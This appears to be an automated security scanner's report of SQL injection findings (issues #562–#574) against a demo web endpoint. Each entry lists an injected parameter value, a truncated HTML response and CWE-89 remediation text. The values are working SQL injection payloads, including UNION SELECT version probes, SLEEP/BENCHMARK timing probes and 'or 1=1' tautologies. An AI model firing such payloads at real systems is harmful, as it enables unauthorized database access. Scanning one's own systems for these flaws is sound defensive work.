href="data:image/png;base64,iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#562				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	@@variable

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#563

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#564

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#565				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#</td></tr></table>		Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#
Name	Value					
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#566					

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>test%20UNION%20select%201,%20@@version,%201,%201;</td></tr></table>		Name	Value	demouser@deepfence.io	test%20UNION%20select%201,%20@@version,%201,%201;
Name	Value					
demouser@deepfence.io	test%20UNION%20select%201,%20@@version,%201,%201;					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>					

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>
CWE-ID	CWE-89
Issue Number	#567

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>				
CWE-ID	CWE-89				
Issue Number	#568				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	demouser@deepfence.io admin') or ('1'=1
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#569

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))
Name	Value				
demouser@deepfence.io	AND 2947=LIKE('ABCDEFG',UPPER(HEX(RANDOMBLOB(500000000/2))))				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@				

	deepfence.io	
CWE-ID	CWE-89	
Issue Number		#570

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#571					

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin" or "1"="1"--</td></tr></table>	Name	Value	demouser@deepfence.io	admin" or "1"="1"--
Name	Value				
demouser@deepfence.io	admin" or "1"="1"--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="</pre>				

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAUvLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#572

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAUvLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#573				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>" or ""-</td></tr></table>	Name	Value	demouser@deepfence.io	" or ""-
Name	Value				
demouser@deepfence.io	" or ""-				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAOCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#574				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
